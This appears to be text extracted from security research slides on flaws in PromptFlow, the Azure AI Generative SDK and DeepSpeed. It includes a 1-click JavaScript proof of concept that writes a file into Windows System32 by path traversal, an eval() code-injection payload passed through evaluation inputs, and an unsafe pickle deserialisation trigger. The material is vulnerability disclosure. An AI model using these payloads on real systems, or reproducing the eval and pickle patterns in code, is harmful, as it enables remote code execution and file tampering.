
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```
1 pf flow init --flow C:/Users/test flow  
2 pf config set service.host="0.0.0.0"  
3 pf service start
```

Oversight #2: Remote or Local?



PromptFlow



0-click local -> 1-click remote

Oversight #2: Remote PoC

Written by GitHub Copilot with GPT-4o



PromptFlow

1-click →

```
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
<button id="triggerButton">Run Script</button>

<script>
  document.getElementById('triggerButton').addEventListener('click', function () {
    const flowPath = btoa('/Users/test_flow');
    const url = `http://192.168.3.203:23333/v1.0/ui/media_save?flow=${flowPath}`;


    const payload = {
      base64_data: btoa('hacked data\n'),
      extension: '../../../../../Windows/System32/hacked.dll'
    };

    fetch(url, {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json'
      },
      body: JSON.stringify(payload)
    }).then(response => response.json()).then(data => console.log(data))
    .catch(error => console.error('Error:', error));
  });
</script>
</body></html>
```

Client-side SDK for Azure AI Studio



Azure-AI-Generative is the **Client-side SDK Library** for Python



For **building, evaluating, and deploying** Generative AI applications that leverage Azure AI services in **Azure AI/ML Studio**

Oversight #3: Vulnerable Code



```
270         # Default stop to end token if not provided
271         if not stop:
272             stop = []
273         # Else if stop sequence is given as a string (Ex: "["\\n", "<im_end>"]"), convert
274         elif type(stop) is str and stop.startswith("[") and stop.endswith("]"):
275             stop = eval(stop)
276         elif type(stop) is str:
277             stop = [stop]
```

Oversight #3: Secure Cases in Codebase

Case 1

```
187         if "registries/azureml-meta" in model_details.id:
188             allowed_skus = ast.literal_eval(model_details.tags["inference_compute_allow_list"])
189             # check available quota for each sku in the allowed_sku list
190             # pick the sku that has available quota and is the cheapest
191             vm_sizes = self._ml_client.compute._vm_size_operations.list(
192                 location=self._ml_client.compute._get_workspace_location()
193             )
```

Case 2

```
218         response = response.replace("false", "False")
219         response = response.replace("true", "True")
220         parsed_response = literal_eval(response)
221         result = {}
```

Case 3

```
279         try:
280             harm_response = literal_eval(response[metric_name])
281         except Exception: # pylint: disable=broad-exception-caught
282             harm_response = response[metric_name]
```

Oversight #3: Code Injection

```
221  class OpenAICompletionsModel(LLMBase):
238      def __init__(
239          self, *,
252          presence_penalty: Optional[float] = 0,
253          stop: Optional[Union[List[str], str]] = None,
254          image_captions: Dict[str, str] = {},
270          # Default stop to end token if not provided
271          if not stop:
272              stop = []
273          # Else if stop sequence is given as a string (Ex: "[\"\\n\", \"<im_end>\"]"), convert
274          elif type(stop) is str and stop.startswith("[") and stop.endswith("]"):
275              stop = eval(stop)
276          elif type(stop) is str:
277              stop = [stop]
```

Why not use `literal_eval()`



Oversight #4: More Similar Cases

```

7  def parse_single_sample(response: dict, selected_metrics: dict) -> list:
8      selected_label_keys = selected_metrics["safety_metrics"]
9      parsed_response = []
10     for key in response:
11         harm_type = key.replace("_fairness", "_unfairness")
12         if selected_label_keys[harm_type]:
13             parsed_harm_response = {}
14             try:
15                 harm_response = eval(response[key])
16             except NameError as e:
17                 # fix the eval error if there's "true" in the response
18                 m = re.findall("name '(.+)' is not defined", str(e))
19                 if m:
20                     for word in m:
21                         response[key] = response[key].replace(word,
22                                                                    word.title())
23                 harm_response = eval(response[key])

```

```

7  def parse_single_response(response: dict) -> list:
8      parsed_response = []
9      for key in response:
10         harm_type = key.replace("generic", "gpt")
11         parsed_harm_response = {}
12         try:
13             harm_response = eval(response[key])

```

```

24  @tool
25  def construct_groundedness_requests(parsed_chat: dict) -> str:
26      num_turns = len(parsed_chat["questions"])
27      request_bodies = []
28      for i in range(num_turns):
29         question = parsed_chat["questions"][i]
30         answer = parsed_chat["answers"][i]
31         try:
32             retrieved_documents = eval(
33                 parsed_chat["retrieved_documents"][i])

```

[11] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/chat/construct_groundedness_request.py#L32

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
Oversight #3-#4: Code Path Example

```
1  from promptflow import tool
2  from typing import List
3  import numpy as np
4  import re

72  @tool Source
73  ✓ def parse_response(batch_response: List[dict],
74                        selected_label_keys: dict) -> List[List[dict]]:
75
76      parsed_response = []
77      for single_sample_response in batch_response:
78          try:
79              parsed_single_sample_response = parse_single_sample(
80                  single_sample_response, selected_label_keys)
81          except Exception:
82              parsed_single_sample_response = []
83              parsed_response.append(parsed_single_sample_response)
84      return parsed_response
```

```
7  ✓ def parse_single_sample(response: dict,
8                                selected_metrics: dict) -> list:
9      selected_label_keys = selected_metrics["safety_metrics"]
10     parsed_response = []
11     for key in response:
12         harm_type = key.replace("_fairness", "_unfairness")
13         if selected_label_keys[harm_type]:
14             parsed_harm_response = {}
15             try:
16                 Sink harm_response = eval(response[key])
17             except NameError as e:
18                 # fix the eval error if there's "true" in the response
19                 m = re.findall("name '(.+)' is not defined", str(e))
20                 if m:
21                     for word in m:
22                         response[key] = response[key].replace(word,
23                                                                    word.title())
24                 Sink harm_response = eval(response[key])
```

Oversight #3-#4: Affecting Evaluation



Oversight #3-#4: PoC (A Simple Example)




```
from azure.ai.generative.evaluate.pf_templates.built_in_metrics.chat import construct_groundedness_request as cgr

parsed_chat={"questions":["ok?"], "answers":["yes"], "retrieved_documents":["__import__('os').system('touch /tmp/hacked')"]}

cgr.construct_groundedness_requests(parsed_chat)
```

Oversight #3-#4: Vulnerable Flow in Azure

Just a
Concept PoC




```
LLM_Prompt | llm
Connection * Connection
Prompt Referring to: groundedness_score.jinja2
1 System:
2 You are an AI assistant. You will be given the definition of an evaluation metric for assessing the quality of an answer in a question-
3 User:
4 You will be presented with a CONTEXT and an ANSWER about that CONTEXT. You need to decide whether the ANSWER is entailed by the CONTEXT
5 1. 5: The ANSWER follows logically from the information contained in the CONTEXT.
6 2. 1: The ANSWER is logically false from the information contained in the CONTEXT.
7 3. an integer score between 1 and 5 and if such integer score does not exists, use 1: It is not possible to determine whether the ANSWER
8
9 Read the passage of information thoroughly and select the correct answer from the three answer labels. Read the CONTEXT thoroughly to e
10
11 Note the ANSWER is generated by a computer system, it can contain certain symbols, which should not be a negative factor in the evaluat
12 Independent Examples:
13 ## Example Task #1 Input:
14 {"CONTEXT": "The Academy Awards, also known as the Oscars are awards for artistic and technical merit for the film industry. They are p
15 ## Example Task #1 Output:
16 1
17 ## Example Task #2 Input:
18 {"CONTEXT": "The Academy Awards, also known as the Oscars are awards for artistic and technical merit for the film industry. They are p
19 ## Example Task #2 Output:
20 5
21 ## Example Task #3 Input:
22 {"CONTEXT": "In Quebec, an allophone is a resident, usually an immigrant, whose mother tongue or home language is neither French nor En
23 ## Example Task #3 Output:
24 5
25 ## Example Task #4 Input:
26 {"CONTEXT": "Some are reported as not having been wanted at all.", "ANSWER": "All are reported as being completely and fully wanted."}
27 ## Example Task #4 Output:
28 1
29
30 Reminder: The return values for each task should be correctly formatted as an integer between 1 and 5. Do not repeat the context.
31
32 ## Actual Task Input:
33 {"CONTEXT": "{{context}}", "ANSWER": {"test_fairness":{{answer}}}}
34
35 Actual Task Output:
```

```
evaluate_answer | python
Aggregation
Code Referring to: concat_scores.py
1 from promptflow import tool
2 from azure.ai.generative.evaluate.pf_templates.built_in_metrics.chat.parse_service_response import parse_response
3 import json
4
5
6 @tool
7 def evaluate_answer(response: str, safety_metrics: str):
8     parse_response([response], json.loads(selected_metrics))
9     return variant_level_result
```

Vulnerable Evaluation in
the Prompt Flow as PoC

DeepSpeed for Model Training



DeepSpeed is a deep learning optimization library that makes **distributed training** and inference easy, efficient, and effective

Oversight #5: Vulnerable Code



```
119  ▾ def recv_obj(sender: int) -> typing.Any:
120      """Receive an arbitrary python object from ``sender``.
121
122      WARN: This incur a CPU <-> GPU transfers and should be used sparingly
123      for performance reasons.
124
125      Args:
126          sender (int): The rank sending the message.
127      """
128      # Get message meta
129      length = torch.tensor([0], dtype=torch.long).to(get_accelerator().device_name())
130      dist.recv(length, src=sender)
131
132      # Receive and deserialize
133      msg = torch.empty(length.item(), dtype=torch.uint8).to(get_accelerator().device_name())
134      dist.recv(msg, src=sender)
135
136      msg = pickle.loads(msg.cpu().numpy().tobytes())
```

Oversight #5: Vulnerable Code Path

```
import deepspeed
import deepspeed.runtime.pipe.p2p as p2p

deepspeed.init_distributed(dist_backend="gloo", init_method="tcp://0.0.0.0:29500", rank=1, world_size=2, auto_mpi_discovery=False)
p2p.recv_obj(sender=0)
```

```
